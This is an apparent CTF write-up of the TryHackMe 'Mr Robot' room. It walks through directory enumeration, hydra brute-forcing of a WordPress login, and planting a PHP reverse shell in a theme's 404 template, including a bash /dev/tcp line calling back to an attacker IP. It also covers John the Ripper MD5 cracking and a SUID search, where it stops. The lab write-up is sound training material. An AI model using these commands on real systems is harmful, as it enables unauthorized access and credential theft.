**CTF Write ups**

**Mr Robot CTF Walkthrough**

<https://www.tryhackme.com/room/mrrobot>

IP of target = 10.10.188.25

* Second attempt (10.10.139.94)
* Third attempt (10.10..193.192)

We want to scan the target IP to find what services are running on which port and information such as service version





I want to run **dirb** to see if there is any hidden content

**dirb** [**https://10.10.188.25/**](https://10.10.188.25/) **/usr/share/wordlists/seclists/Discovery/Web-Content/common.txt**

* **/login**
  + We could try brute force our way into the wordpress database
* **/robots.txt**



* + Visiting <https://10.10.188.25/key-1-of-3.txt> gives us our first key
  + Visiting <https://10.10.188.25/fsocity.dic>
    - Dic extensions are a file containing a dictionary of words, which probably is going to be used as a wordlist?


We want to use hydra to try brute force the login page   
We use the address <https://10.10.188.25/login>

When using hydra, we need to provide the following;

* **Login or Wordlist for Usernames**
  + If you know the username, you use -l, or -L to specify a wordlist
    - -l admin
    - -L /usr/wordlists/common.txt
* **Password or Wordlist for Passwords**
  + Similar to usernames, we can specify a wordlist -P
* **IP address or Hostname**
* **HTTP Method (POST/GET)**
  + Using developer tools (F12) and going into Network, attempt a login and see what method is used
  + This means the method will be **http-post-form**
    - **https-post-form** since the webserver uses https




* **Directory/Path to the Login Page**
  + Clicking on the POST request in Network, we see that the request is handled by <https://10.10.193.192/wp-login.php>
    - The path will be **/wp-login.php**





* **Request Body for Username/Password**

To find the format of the username and password requests, we stay on Network, and click on the POST request we made. Click **Edit and Resend** to find the request body



* + The format is log=username&pwd=password
  + In the hydra command, we replace username with ^USER^ and password with ^PASS^
    - **log=^USER^&pwd=^PASS^**
  + **This can also be done in Burp using intercept**
* **A way to identify Failed Attempts**
  + We try an invalid log in attempt and see what the response is
  + In this case, the failed attempt brings up the ‘**Invalid username**’ prompt


**** 

**Hydra Command Syntax**

**sudo hydra <-L username/list> <-P password/list> <IP> <Method> “<Path>:<RequestBody>:<ErrorMessage>”**

For our example, we will try the fsocity.dic list as our wordlist for username and the seclists rockyou.txt as our password list

**sudo hydra -L /home/kali/Downloads/fsocity.dic -p test 10.10.193.192 https-post-form “/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username” -t 30**




* -t 30 means running 30 tasks, default is 16
* We only want the username for this run because it will tell us if the username is invalid
* Doing just the username is much quicker than doing both username and password at the same time

We find one valid username found from the fsocity.dic file




We know try to use Elliot as the username in the login page to see what error message will show





**We adjust the hydra syntax and now use the fsocity.dic file to iterate the password**

**sudo hydra -l Elliot -P /home/kali/Downloads/fsocity.dic 10.10.193.192 https-post-form “/wp-login.php:log=^USER^&pwd=^PASS^:The password you entered for the username” -t 30**



Brute forcing takes too long so we need to see if there are duplicates in the file

**cat fsocity.dic | sort**

We find multiple duplicates so we can just compile a list of unique words for the list


**cat fsocity.dic | sort | unique > fsocity\_filtered**





We can now log into the Wordpress account at <https://10.10.193.192/login>


We can inject PHP code to give us a reverse shell by editing existing Wordpress themes. We go to **Appearance > Editor** and pick the **404 Template.** Copy and paste the following php script <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

****

1. Change the IP to your attacker machine and set up a nc listener at the specified port



1. Simply go to <https://10.10.193.192/404.php> to activate the reverse shell




The following php shell can also be used;

**<?php**

**exec("/bin/bash -c 'bash -i >& /dev/tcp/10.4.57.2/4444 0>&1'");**


**?>**

Going to the /home/robot directory, we see a file called **key-2-of-3.txt** which is our next key. However, the file is owned by robot and we do not have the appropriate permissions to read the file.



We are given a password.raw-md5 file which we save as a txt file to crack with John the Ripper. We use **john --lists=formats** to find the md5 hash which is **Raw-MD5**


**sudo john --format=Raw-MD5 -w=/usr/share/wordlists/rockyou.txt /home/kali/Downloads/md5.txt --pot=md5hash.txt**



We want to try and login as the user robots with the password: **abcdefghijklmnopqrstuvwxyz**

We aren’t able to change user because we first need to upgrade our shell into an interactive shell. To do this, we use;

**python -c ‘import pty; pty.spawn(“/bin/bash”)’**



We can now open the key file to find the 2nd key

To find the final key, we can use find

**find / -name key-3-of-3.txt -type f 2>/dev/null**

* We can’t find it so presumably its within a file we do not have access to

We want to escalate privilege so we want to find a list of all files with SUID bit sets

**find / -type f -perm -04000 -ls 2>/dev/null’**



